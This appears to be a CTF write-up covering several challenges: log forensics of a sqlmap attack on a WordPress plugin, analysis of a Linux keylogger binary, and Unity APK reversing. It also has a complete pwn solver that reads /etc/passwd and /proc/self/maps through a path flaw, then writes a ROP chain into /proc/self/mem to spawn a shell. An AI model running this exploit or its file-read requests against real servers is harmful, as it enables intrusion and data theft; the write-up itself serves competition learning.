182.8.97.244 - - [11/Jun/2025:12:27:59 +0800] "GET /wp-admin/edit.php?post_type=quote HTTP/1.1" 200 11061 "http://165.22.125.147/wp-admin/plugins.php?plugin_status=all&paged=1&s" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6699.56 Safari/537.36"
```


the victim using easy-quotes plugins.

Question #5:

5. What is the CVE ID?

Required Format: CVE-XXXX-XXXX

Answer: CVE-2025-26943



Question #6:

6. Which tool and version were used to exploit the CVE?

Required Format: tool_name/13.3.7

Answer: sqlmap/1.10.1.21

```
jenkins@kali: ~$ cat access.log | grep sqlmap | head -5
219.75.27.34 - - [11/Jan/2024:12:52:03 +0000] "GET /wp-json/layout/v1/posts?family=1" 200 584 "http://165.22.125.147/wp-json/layout/v1/posts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
219.75.27.34 - - [11/Jan/2024:12:52:04 +0000] "GET /wp-json/layout/v1/posts?family=1" 200 584 "http://165.22.125.147/wp-json/layout/v1/posts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
219.75.27.34 - - [11/Jan/2024:12:52:04 +0000] "GET /wp-json/layout/v1/posts?family=111 HTTP/1.1" 200 584 "http://165.22.125.147/wp-json/layout/v1/posts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
219.75.27.34 - - [11/Jan/2024:12:52:04 +0000] "GET /wp-json/layout/v1/posts?family=1 NOUNCE=1237 NOUNCE=1237 HTTP/1.1" 200 579 "http://165.22.125.147/wp-json/layout/v1/posts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
219.75.27.34 - - [11/Jan/2024:12:52:04 +0000] "GET /wp-json/layout/v1/posts?family=1NOUNCE=1237NOUNCE=1237 HTTP/1.1" 200 582 "http://165.22.125.147/wp-json/layout/v1/posts?family=1" "sqlmap/1.10.1.21#dev (https://sqlmap.org)"
```

For the last 3 questions, i asked AI to get the answer and they got it right

Question #7:

7. What is the email address obtained by the attacker?

Required Format: r00t@localhost.xyz

Answer: admin@daffainfo.com

Question #8:

8. What is the password hash obtained by the attacker?

Required Format: -

Answer:

\$wp\$2y\$10\$vMTERqJh2IlhS.NZthNpRu/VWyhLWc0ZmTgbzIUcWxwNwXze44Sq
W

Question #9:

9. When did the attacker successfully log in?

Required Format: DD/MM/YYYY HH:MM:SS

Answer: 11/01/2026 13:12:49

so this is my final solver

solver.py

```
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('challenges.1pc.tf', 34052))

s.recv(4096)
s.sendall(b'182.8.97.244\n')

s.recv(4096)
s.sendall(b'219.75.27.16\n')

s.recv(4096)
s.sendall(b'6\n')

s.recv(4096)
s.sendall(b'Easy Quotes\n')

s.recv(4096)
s.sendall(b'CVE-2025-26943\n')

s.recv(4096)
s.sendall(b'sqlmap/1.10.1.21\n')

s.recv(4096)
s.sendall(b'admin@daffainfo.com\n')
```

```
s.recv(4096)
s.sendall(b'$wp$2y$10$vMTERqJh2I1hS.NZthNpRu/VWyhLWc0ZmTgbzIUcWxwNwXze44Sql\
n')

s.recv(4096)
s.sendall(b'11/01/2026 13:12:49\n')

print(s.recv(4096).decode())
s.close()
```

```
(jersyy@Steven)-[~/c2c/foren]
$ python3 solve.py
Status: Correct!

=====
Congratulations!
Flag: C2C{7H15_15_V3rY_345Y_edc2c3be4123}
=====
```

flag : C2C{7H15_15_V3rY_345Y_edc2c3be4123}

Tattletale

Forensics

 **Tattletale** 100 pts

Author: **aseng**

Apparently I have just suspected that this `serizawa` binary is a malware .. I was just so convinced that a friend of mine who was super inactive suddenly goes online today and tell me that this binary will help me to boost my Linux performance.

Now that I realized something's wrong.

Note: This is a reverse engineering and forensic combined theme challenge. Don't worry, the malware is not destructive, not like the other challenge. Once you realized what does the malware do, you'll know how the other 2 files are correlated. Enjoy warming up with this easy one!

Download Attachment  **tattletale_tattletale-dist.zip**

This challenge has been solved

Submit Flag

Apparently my AI can solve this under 10 mins so here's the chat

 **cron.aseng**
File

 **serizawa**
File

 **whatisthis.enc**
File

Apparently I have just suspected that this serizawa binary is a malware .. I was just so convinced that a friend of mine who was super inactive suddenly goes online today and tell me that this binary will help me to boost my Linux performance.

Now that I realized something's wrong.

Note: This is a reverse engineering and forensic combined theme challenge. Don't worry, the malware is not destructive, not like the other challenge. Once you realized what does the malware do, you'll know how the other 2 files are correlated. Enjoy warming up with this easy one!



Thought for 9m 24s >

You were right to be suspicious — **serizawa** is a **keylogger** (though this challenge's sample doesn't appear destructive).

Thought for 9m 24s >

You were right to be suspicious — **serizawa** is a **keylogger** (though this challenge's sample doesn't appear destructive).

What **serizawa** actually does

Static reversing shows it's a **PyInstaller-packed Python 3.11** binary. The embedded **serizawa.py** logic is basically:

- Requires **root** (`geteuid() == 0`) — consistent with needing read access to input devices.
- Opens `/dev/input/event0` (keyboard event device) in **read-binary** mode.
- Opens `/opt/cron.aseng` in **append-binary** mode.
- Repeatedly reads **24 bytes** (`struct format QQHh`) and appends them to `/opt/cron.aseng`.

That struct matches Linux's `input_event` layout:

- `time_sec (u64), time_usec (u64), type (u16), code (u16), value (i32)`

So **cron.aseng** is not a "cron config" — it's a **binary log of raw keyboard events**.

How the 3 files correlate

Because `cron.aseng` is raw key events, we can reconstruct what was typed. Decoding it yields this shell session (the important part is the OpenSSL command):

```
bash
ls
whoami
echo "Yey you finally decrypt me :)"
echo "Just a little more steps ok?"
env > whatisthis
od whatisthis > whatisthis.baboi
openssl enc -aes-256-cbc -salt -pass pass:4_g00d_fr13nD_in_n33D -in whatisthis.baboi -out whatisth
echo "Ok go for it! The flag is in env btw"
```

So:

- `serizawa` → produces `/opt/cron.aseng` (your provided `cron.aseng`)
- The attacker typed an **OpenSSL encryption command** (captured in `cron.aseng`)
- That command produced `whatisthis.enc`, encrypted with password:

```
4_g00d_fr13nD_in_n33D
```

Decrypt `whatisthis.enc`

Use the cipher and password exactly as typed:

```
bash
openssl enc -d -aes-256-cbc -pass pass:4_g00d_fr13nD_in_n33D -in whatisthis.enc -out whatisthis.de
```

So:

- `serizawa` → produces `/opt/cron.aseng` (your provided `cron.aseng`)
- The attacker typed an **OpenSSL encryption command** (captured in `cron.aseng`)
- That command produced `whatisthis.enc`, encrypted with password:
`4_g00d_fr13nD_in_n33D`

Decrypt `whatisthis.enc`

Use the cipher and password exactly as typed:

bash

 Copy code

```
openssl enc -d -aes-256-cbc -pass pass:4_g00d_fr13nD_in_n33D -in whatisthis.enc -out whatisthis.de
```

That decrypted file is an `od` **dump** of the environment output (`env > whatisthis` then `od whatisthis > whatisthis.baboi`).

Recover the original `env` text (and the flag)

`od` default output here is octal **16-bit words**. Rebuilding the bytes (little-endian) reveals the environment, including:

```
FLAG=C2C{it_is_just_4_very_s1mpl3_l1nuX_k3ylogger_xixixi_haiyaaaaa_ez}
```

✅ **Flag:** `C2C{it_is_just_4_very_s1mpl3_l1nuX_k3ylogger_xixixi_haiyaaaaa_ez}`

The main idea is simple, we only need to decode the file “cron.aseng” to know how the flow works.

decoder.py

```
import struct, re

EVENT = struct.Struct("<QQHHi") # native layout on x86_64 Linux
EV_KEY = 1
SHIFT = {42, 54}
CAPS = 58
BS = 14

KEYMAP = {
    2: ("1", "!"), 3: ("2", "@"), 4: ("3", "#"), 5: ("4", "$"),
    6: ("5", "%"),
    7: ("6", "^"), 8: ("7", "&"), 9: ("8", "*"), 10: ("9", "("),
    11: ("0", ")"),
    12: ("-", "_"), 13: ("=", "+"),
```

```

    16: ("q","Q"), 17: ("w","W"), 18: ("e","E"), 19:
("r","R"), 20: ("t","T"),
    21: ("y","Y"), 22: ("u","U"), 23: ("i","I"), 24:
("o","O"), 25: ("p","P"),
    26: ("[","{"), 27: ("]","}"), 28: ("\n","\n"),
    30: ("a","A"), 31: ("s","S"), 32: ("d","D"), 33:
("f","F"), 34: ("g","G"),
    35: ("h","H"), 36: ("j","J"), 37: ("k","K"), 38:
("l","L"),
    39: (";",":"), 40: ("'", "\""), 41: ("`","~"), 43:
("\\","|"),
    44: ("z","Z"), 45: ("x","X"), 46: ("c","C"), 47:
("v","V"), 48: ("b","B"),
    49: ("n","N"), 50: ("m","M"), 51: ("<","<"), 52:
(".", ">"), 53: ("/","?"),
    57: (" ", " "),
    14: ("<BS>","<BS>"),
}

def decode(path):
    data = open(path,"rb").read()
    shift = False
    caps = False
    out = []

    for i in range(0, len(data) - (len(data) % EVENT.size),
EVENT.size):
        sec,usec,etype,code,val = EVENT.unpack_from(data, i)
        if etype != EV_KEY:
            continue

        if code in SHIFT:
            if val == 1: shift = True
            elif val == 0: shift = False
            continue

        if code == CAPS and val == 1:
            caps = not caps
            continue

        if val not in (1,2): # press or repeat
            continue

        if code not in KEYMAP:
            continue

        unsh, sh = KEYMAP[code]

```

```

        if code == BS:
            if out: out.pop()
            continue

        if unsh.isalpha():
            out.append(unsh.upper() if (caps ^ shift) else
unsh.lower())
        else:
            out.append(sh if shift else unsh)

    return "".join(out)

print(decode("cron.aseng"))

```

```

(jersyy@Steven)-[~/c2c/foren/dist]
$ python3 decoder.py
ls
whoami
echo "Yey you finally decrypt me :)"
echo "Just a little more steps ok?"
env > whatisthis
od whatisthis > whatisthis.baboi
openssl enc -aes-256-cbc -salt -pass pass:4_g00d_fr13nD_in_n33D -in whatisthis.baboi -out whatisthis.enc
echo "Ok go for it! The flag is in env btw"

```

After that we get the flow then we just need to decode the .enc
after decrypt it, we got

```

(jersyy@Steven)-[~/c2c/foren/dist]
$ cat whatisthis.dec
0000000 047503 047514 052122 051105 036515 071164 062565 067543
0000020 067554 005162 044504 050123 040514 036531 030072 030056
0000040 046012 047101 036507 067145 052537 027123 052125 026506
0000060 005070 040514 043516 040525 042507 005075 040520 044124
0000100 027475 067562 072157 027057 060543 063562 027557 064542
0000120 035156 072457 071163 066057 061557 066141 071457 064542
0000140 035156 072457 071163 066057 061557 066141 061057 067151
0000160 027472 071565 027562 061163 067151 027472 071565 027562
0000200 064542 035156 071457 064542 035156 061057 067151 027472
0000220 071565 027562 067554 060543 027554 060547 062555 035163
0000240 072457 071163 063457 066541 071545 052012 051105 036515
0000260 072170 071145 026555 032462 061466 066157 071157 054012
0000300 052501 044124 051117 052111 036531 064057 066557 027545
0000320 060553 064554 027057 060530 072165 067550 064562 074564
0000340 054012 043504 041537 051125 042522 052116 042137 051505

```

and then we just need to decrypt this using this simple script

```
decryptor.py
```

```
with open("whatisthis.dec") as f:
    nums = f.read().split()

with open("recovered.bin", "wb") as out:
    for n in nums:
        val = int(n, 8)
        out.write(val.to_bytes(2, "little"))
```

and we got the flag

```
LESS_TERM
      CAP_ue=
FLAG
      =C2C{it_is_just_
      4_very_s1mpl3_l1
      nuX_k3ylogger_xi
      xixi_haiyaaaaa_e
_=/usr/bin/en
```

```
LESS_TERM  CAP_ue=
FLAG  =C2C{it_is_just_  4_very_s1mpl3_l1  nuX_k3ylogger_xi  xixi_haiyaaaaa_e  z}
_=/usr/bin/en
v
```

flag :

```
C2C{it_is_just_4_very_s1mpl3_l1nuX_k3ylogger_xixixi_haiyaaaaa_
ez}
```

ns3

Pwn

 **ns3**

100 pts

Author: **msfir**

It's not S3, but it's not such a simple server either. Or maybe it is?

Tools to use

- **pwntools** - CTF framework and exploit development library.
- GDB with **pwndbg** or **gef** - Very useful for debugging your exploit.
- **IDA Pro/Free** - Standard disassembler (may not be needed here).

Download Attachment  **ns3_ns3-dist.zip**

This challenge requires creating an instance
Instance will live for 5 mins.

Create

The bug gives an arbitrary file read/write through the path parameter.

```
(jersyy@Steven) ~ /c2c/pwn/baru
$ printf 'GET /?path=/etc/passwd HTTP/1.1\r\nHost: x\r\nConnection: close\r\n\r\n' | nc challenges.1pc.tf 32218
HTTP/1.1 200 OK
Content-Length: 702
Connection: keep-alive

root:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21:ftp:/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/sbin/nologin
```

After trying a few files, I checked `/proc/self/maps` and confirmed it was readable. That immediately gave me the memory layout of the process, including the main binary and the [stack] region. From the binary mappings, I calculated the PIE base by subtracting the file offset from the mapping start address.

```

(jersyy@Steven)-[~/c2c/pwn/baru]
$ printf 'GET /?path=/proc/self/maps HTTP/1.1\r\nHost: x\r\nConnection: close\r\n\r\n' | nc challenges.1pc.tf 32218
HTTP/1.1 200 OK
Content-Length: 972
Connection: keep-alive

5555565fd000-55555661f000 rw-p 00000000 00:00 0 [heap]
7f9c276bd000-7f9c276c4000 rw-s 00000000 00:01 3160 /dev/zero (deleted)
7f9c276c4000-7f9c276de000 r--p 00000000 103:01 23095908 /app/server
7f9c276de000-7f9c27870000 r-xp 0001a000 103:01 23095908 /app/server
7f9c27870000-7f9c278e2000 r--p 001ac000 103:01 23095908 /app/server
7f9c278e2000-7f9c278ef000 r--p 0021d000 103:01 23095908 /app/server
7f9c278ef000-7f9c278f1000 rw-p 0022a000 103:01 23095908 /app/server
7f9c278f1000-7f9c278fa000 rw-p 00000000 00:00 0
7ffef8759000-7ffef877a000 rw-p 00000000 00:00 0 [stack]
7ffef878c000-7ffef8790000 r--p 00000000 00:00 0 [vvar]
7ffef8790000-7ffef8792000 r-xp 00000000 00:00 0 [vdso]
fffffffff600000-fffffffff601000 --xp 00000000 00:00 0 [vsyscall]

```

Using the stack layout (saved RIP = [rbp+8]), I derived rbp and located client_fd at [rbp-0x23c]. Reading that memory gave me the live socket FD. With control over RIP and the socket FD, I built a ROP chain to dup2(sockfd, 0/1/2) and then execve("/bin/sh", ...) to read the flag. Finally, I overwrote the saved RIP via /proc/self/mem with my ROP payload.

Using the helps from AI, here's my final payload

Solver.py

```

import os
import re
import time
from urllib.parse import quote
os.environ.setdefault("HOME", "/tmp")

from pwn import *

context.binary = ELF("src/server", checksec=False)
context.arch = "amd64"
context.log_level = os.environ.get("LOG", "info")

HOST = os.environ.get("HOST", "challenges.1pc.tf")
PORT = int(os.environ.get("PORT", "32300"))

OFF_RET_AFTER_HANDLE_CLIENT_CALL = 0x21EDC

OFF_POP_RDI_POP_RBP_RET = 0x1C6E1
OFF_POP_RSI_RET = 0x9F412
OFF_POP_RDX_RET = 0xBFF0C
OFF_POP_RAX_RET = 0x6AE7A

```

```

OFF_SYSCALL_RET = 0x12B4D6
OFF_RET = 0x1A01A

OFF_BINSH = 0x1AF0E1 # "/bin/sh\x00" in binary
OFF_CLIENTFD_FROM_RBP = 0x23C

def _build_req(method: bytes, qs: str, keep_alive: bool, body: bytes = b'')
-> bytes:
    path = b"/?" + qs.encode()
    headers = [
        method + b" " + path + b" HTTP/1.1",
        b"Host: x",
        b"Connection: " + (b"keep-alive" if keep_alive else b"close"),
    ]
    if method == b"PUT":
        headers.append(b"Content-Length: " + str(len(body)).encode())
    headers_blob = b"\r\n".join(headers) + b"\r\n\r\n"
    return headers_blob + body

def _recv_http(io) -> tuple[bytes, bytes]:
    hdr = io.recvuntil(b"\r\n\r\n", timeout=10)
    m0 = re.match(br"HTTP/1\.[01]\s+(\d+)", hdr)
    if not m0:
        raise ValueError(f"bad HTTP status line:\n{hdr!r}")
    status = int(m0.group(1))
    m = re.search(br"(?im)^content-length:\s*(\d+)\s*$", hdr)
    if not m:
        raise ValueError(f"missing Content-Length in response
header:\n{hdr!r}")
    n = int(m.group(1))
    body = io.recv(n, timeout=10) if n else b""
    return status, hdr, body

def http_get(io, path: str, *, offset: int | None = None, size: int | None =
None, keep_alive: bool = True) -> bytes:
    qs = f"path={quote(path, safe='/')}"

```

```

        if offset is not None:
            qs += f"&offset={offset:d}"
        if size is not None:
            qs += f"&size={size:d}"
        io.send(_build_req(b"GET", qs, keep_alive=keep_alive))
        status, hdr, body = _recv_http(io)
        if status != 200:
            raise RuntimeError(f"GET {path} failed: HTTP {status},
body={body[:200]!r}, hdr={hdr[:200]!r}")
        return body

def http_put(io, path: str, offset: int, data: bytes, *, keep_alive: bool =
True) -> None:
    qs = f"path={quote(path, safe='/')}&offset={offset:d}"
    io.send(_build_req(b"PUT", qs, keep_alive=keep_alive, body=data))
    status, hdr, body = _recv_http(io)
    if status == 429:
        # allow caller to handle rate limit cleanly
        raise RuntimeError("HTTP 429")
    if status != 204:
        raise RuntimeError(f"PUT {path} failed: HTTP {status},
body={body[:200]!r}, hdr={hdr[:200]!r}")

def parse_maps(maps_blob: bytes) -> tuple[int, tuple[int, int]]:
    text = maps_blob.decode(errors="replace")
    lines = text.splitlines()

    if "File not found" in text or "Not Found" in text:
        sample = "\\n".join(lines[:5])
        raise ValueError(f"/proc/self/maps not readable
(sample):\\n{sample}")

    pie_base = None
    stack = None
    parsed = []
    for line in lines:

```

```

        m = re.match(
r"^([0-9a-f]+)-([0-9a-f]+)\s+([rwxps-]{4})\s+([0-9a-f]+)\s+([0-9a-f]+:[0-9a-f]+)\s+(\d+)\s*(.*)$",
            line,
        )
        if not m:
            continue
        start = int(m.group(1), 16)
        end = int(m.group(2), 16)
        perms = m.group(3)
        off = int(m.group(4), 16)
        inode = int(m.group(6))
        path = m.group(7).strip() or None
        parsed.append((start, end, perms, off, inode, path))

# Stack
for start, end, perms, off, inode, path in parsed:
    if path == "[stack]":
        stack = (start, end)
        break

file_bases: dict[str, int] = {}
file_counts: dict[str, int] = {}
for start, end, perms, off, inode, path in parsed:
    if not path or path.startswith("[") or inode == 0:
        continue
    base = start - off
    file_bases[path] = base if path not in file_bases else
min(file_bases[path], base)
    file_counts[path] = file_counts.get(path, 0) + 1

def score_path(path: str) -> tuple[int, int, int]:
    low = path.lower()
    name = path.split("/")[-1].lower()
    looks_like_main = int(name in {"server", "chall", "challenge"} or
"server" in name)
    looks_like_lib = int(any(s in low for s in ("/lib", "ld-musl",
"ld-linux", "libc", "busybox")))

```

```

        return (looks_like_main, -looks_like_lib, file_counts.get(path, 0))

    preferred_path = None
    for path in sorted(file_bases.keys(), key=lambda p: score_path(p),
reverse=True):
        preferred_path = path
        break

    if preferred_path is not None:
        pie_base = file_bases[preferred_path]

    if pie_base is None or stack is None:
        sample = "\\n".join(lines[:15])
        raise ValueError(
            "failed to parse /proc/self/maps for PIE base/stack; first
lines:\\n" + sample
        )
    return pie_base, stack

def find_saved_rip(io, pie_base: int, stack_range: tuple[int, int]) -> int:
    stack_start, stack_end = stack_range
    wanted = p64(pie_base + OFF_RET_AFTER_HANDLE_CLIENT_CALL)

    # Search top of stack first (where current RSP tends to be).
    chunk = 0x80000 # 512 KiB
    for attempt in range(2):
        lo = max(stack_start, stack_end - chunk * (attempt + 1))
        blob = http_get(io, "/proc/self/mem", offset=lo, size=stack_end -
lo, keep_alive=True)
        idx = blob.find(wanted)
        if idx != -1:
            return lo + idx

    raise ValueError("failed to locate saved RIP for handle_client on
stack")

def read_u32(io, addr: int) -> int:

```

```

    b = http_get(io, "/proc/self/mem", offset=addr, size=4, keep_alive=True)
    if len(b) != 4:
        raise ValueError("short read for u32")
    return u32(b)

def read_u64(io, addr: int) -> int:
    b = http_get(io, "/proc/self/mem", offset=addr, size=8, keep_alive=True)
    if len(b) != 8:
        raise ValueError("short read for u64")
    return u64(b)

def build_rop(pie_base: int, sockfd: int, saved_rip_addr: int) -> bytes:
    pop_rdi_rbp = pie_base + OFF_POP_RDI_POP_RBP_RET
    pop_rsi = pie_base + OFF_POP_RSI_RET
    pop_rdx = pie_base + OFF_POP_RDX_RET
    pop_rax = pie_base + OFF_POP_RAX_RET
    syscall = pie_base + OFF_SYSCALL_RET
    ret = pie_base + OFF_RET

    binsh = pie_base + OFF_BINSH

    chain = []

    def set_rdi(v: int):
        chain.extend([pop_rdi_rbp, v, 0x0])

    def set_rsi(v: int):
        chain.extend([pop_rsi, v])

    def set_rdx(v: int):
        chain.extend([pop_rdx, v])

    def set_rax(v: int):
        chain.extend([pop_rax, v])

    def do_syscall():
        chain.extend([syscall])

```

```

chain.append(ret)

# dup2(sockfd, 0/1/2)
for fd2 in (0, 1, 2):
    set_rdi(sockfd)
    set_rsi(fd2)
    set_rdx(0)
    set_rax(33) # __NR_dup2
    do_syscall()

base_payload = saved_rip_addr

argv_addr_patch_idx = None

set_rdi(binsh)
set_rsi(0xDEADBEEFDEADBEEF) # argv address placeholder
argv_addr_patch_idx = len(chain) - 1
set_rdx(0)
set_rax(59) # __NR_execve
do_syscall()

chain_bytes = 8 * len(chain)
argv_addr = base_payload + chain_bytes

argv0 = binsh
s1 = b"-c\x00"
s1_addr = argv_addr + 0x20
s1_pad = (8 - (len(s1) % 8)) % 8
cmd = b"cat /flag-* 2>/dev/null; exit\x00"
cmd_addr = s1_addr + len(s1) + s1_pad

argv = flat([argv0, s1_addr, cmd_addr, 0], word_size=64,
endianness="little")
data = argv + s1 + (b"\x00" * s1_pad) + cmd

chain[argv_addr_patch_idx] = argv_addr

return flat(chain, data, word_size=64, endianness="little")

```

```

def main():
    for attempt in range(3):
        io = remote(HOST, PORT)
        try:
            maps = http_get(io, "/proc/self/maps", keep_alive=True)
            pie_base, stack_range = parse_maps(maps)
            log.info("pie_base = %#x", pie_base)
            log.info("stack = %#x-%#x", stack_range[0], stack_range[1])

            saved_rip_addr = find_saved_rip(io, pie_base, stack_range)
            log.info("saved_rip_addr = %#x", saved_rip_addr)

            rbp = saved_rip_addr - 8
            saved_rbp = read_u64(io, rbp)
            if not (stack_range[0] <= saved_rbp <= stack_range[1]):
                raise ValueError(f"saved_rbp looks wrong: {saved_rbp:#x} not
in stack range")

            client_fd_addr = rbp - OFF_CLIENTFD_FROM_RBP
            sockfd = read_u32(io, client_fd_addr)
            if not (3 <= sockfd <= 1024):
                raise ValueError(f"sockfd looks wrong: {sockfd}")
            log.info("sockfd = %d (read from %#x)", sockfd, client_fd_addr)

            rop = build_rop(pie_base, sockfd, saved_rip_addr)
            http_put(io, "/proc/self/mem", saved_rip_addr, rop,
keep_alive=True)
            log.info("wrote ROP chain (%d bytes) to saved RIP", len(rop))

        try:
            http_get(io, "/proc/self/stat", keep_alive=False)
        except RuntimeError:
            pass

        out = io.recvrepeat(2)
        print(out.decode(errors="replace"))
        return

```

```

except RuntimeError as e:

    msg = str(e)
    if "HTTP 429" in msg:
        io.close()
        sleep_s = 61
        log.warning("rate-limited (429). sleeping %ds then retrying
(attempt %d/3)", sleep_s, attempt + 1)
        time.sleep(sleep_s)
        continue
    raise
finally:
    try:
        io.close()
    except Exception:
        pass

    raise RuntimeError("exhausted retries due to rate limiting")

if __name__ == "__main__":
    main()

```

```

(jersyy@Steven)-[~/c2c/pwn/baru]
$ python3 solve.py
[+] Opening connection to challenges.1pc.tf on port 32300: Done
[*] pie_base = 0x7f950ac6c000
[*] stack = 0x7fff1eb18000-0x7fff1eb39000
[*] saved_rip_addr = 0x7fff1eb37ac8
[*] sockfd = 4 (read from 0x7fff1eb37884)
[*] wrote ROP chain (398 bytes) to saved RIP
C2C{L1Nux_11Ie_SySTem_Is_9U1tE_MiNd_8lOw1Ng_ISN'7_it_750c3795cdd5?}

[*] Closed connection to challenges.1pc.tf port 32300

```

Flag :

```

C2C{L1Nux_11Ie_SySTem_Is_9U1tE_MiNd_8lOw1Ng_ISN'7_it_750c3795cdd5?
}

```

Capture The Flag

Reverse

<<< Capture The Flag

101 pts

Author: **ak4ne**

Can you help me to capture the flag?

Download Attachment  capturetheflag_capturetheflag-dist.zip

This challenge has been solved

Submit Flag

First, the apk is built using unity

```
lib/arm64-v8a/lib_burst_generated.soPK
lib/arm64-v8a/libc++_shared.soPK
lib/arm64-v8a/libil2cpp.soPK
lib/arm64-v8a/libmain.soPK
lib/arm64-v8a/libswappywrapper.soPK
lib/arm64-v8a/libunity.soPK
assets/bin/Data/Managed/Metadata/global-metadata.datPK
assets/bin/Data/Managed/Resources/mscorlib.dll-resources.datPK
assets/bin/Data/Resources/unity default resourcesPK
assets/bin/Data/RuntimeInitializeOnLoads.jsonPK
assets/bin/Data/ScriptingAssemblies.jsonPK
assets/bin/Data/boot.configPK
assets/bin/Data/data.unity3dPK
assets/bin/Data/sharedassets0.resourcePK
assets/bin/Data/unity_app_guidPK
META-INF/com.android.games.engine.build_fingerprintPK
AndroidManifest.xmlPK
res/3z.pngPK
res/QZ.pngPK
```

Because its a .apk file, we can unzip the file

```
(jersyy@Steven)-[~/c2c/rev/ctf]
$ ls
AndroidManifest.xml  assets  classes2.dex  classes.dex  ctf.apk  lib  META-INF  res  resources.arsc
```

After asking AI

You should see something like:

- `lib/arm64-v8a/libil2cpp.so`
- `assets/bin/Data/Managed/Metadata/global-metadata.dat`
- `assets/bin/Data/data.unity3d`

Why it matters

Those 3 are the “holy trinity” for IL2CPP RE:

- code (il2cpp.so)
- types/strings (metadata)
- scene/assets (UnityFS bundle)

After I found the project is Unity IL2CPP, I focused on the “holy trinity” for IL2CPP reversing

1. `lib/arm64-v8a/libil2cpp.so`
 - This contains the compiled game logic (native ARM64). Any “real code” like encryption, key building, checks, etc., ends up here.
2. `assets/bin/Data/Managed/Metadata/global-metadata.dat`
 - This is the IL2CPP metadata: class names, method names, string literals, field names, and type layout references. It doesn’t contain IL/C# bytecode, but it tells you what exists.
3. Unity assets / scenes (e.g. `assets/bin/Data/data.unity3d`, `level0`, `sharedassets*.assets`, `globalgamemangers.assets`)
 - This is where Unity stores serialized objects: scenes, MonoBehaviours, ScriptableObjects, and often the values used to build keys (token lists, configuration, encrypted strings, etc.).

From `global-metadata.dat`, I searched for interesting gameplay-related class names and found indicators like `FlagController`, `TokenController`, `TokenInstance`.

Then i throw it all into AI again 😁

Mapping MonoBehaviour → the correct script (TokenInstance)

Because IL2CPP has no managed DLL, Unity still stores script identity via `MonoScript` objects in `globalgamemangers.assets`.

In practice, the scene (`level0`) contains many `MonoBehaviour` objects, and each `MonoBehaviour` has an `m_Script` pointer to a `MonoScript`.

So the flow is:

1. Parse `level0` object table → list objects
2. Filter objects of type `MonoBehaviour`
3. For each `MonoBehaviour`:
 - follow `m_Script` pointer → jump to `globalgamemangers.assets`
 - read `MonoScript.m_ClassName`
4. Keep only those whose class name is `TokenInstance`

Now you're looking at real token instances in the level, not random components.

Extracting the token values (the "key material")

Each `TokenInstance` stores fields like:

- `tokenIndex` (ordering)
- `tokenValue` (byte/int value or small string fragment)
- plus some non-secret fields (commonly animation sprites like `Collectable_Spin_0..12`)

A common pitfall (and I hit it too) is initially extracting arrays that look meaningful but are just **sprite references**.

The correct way is: keep parsing past cosmetic fields until you reach the actual token payload field(s).

Once extracted:

1. Gather all pairs (`tokenIndex`, `tokenValue`)
2. Sort by `tokenIndex`
3. Combine the values into the final RC4 key (either bytes or concatenated string → bytes)

That produces the exact key the game uses at runtime.

The final step is:

1. `cipher = base64decode(blob)`
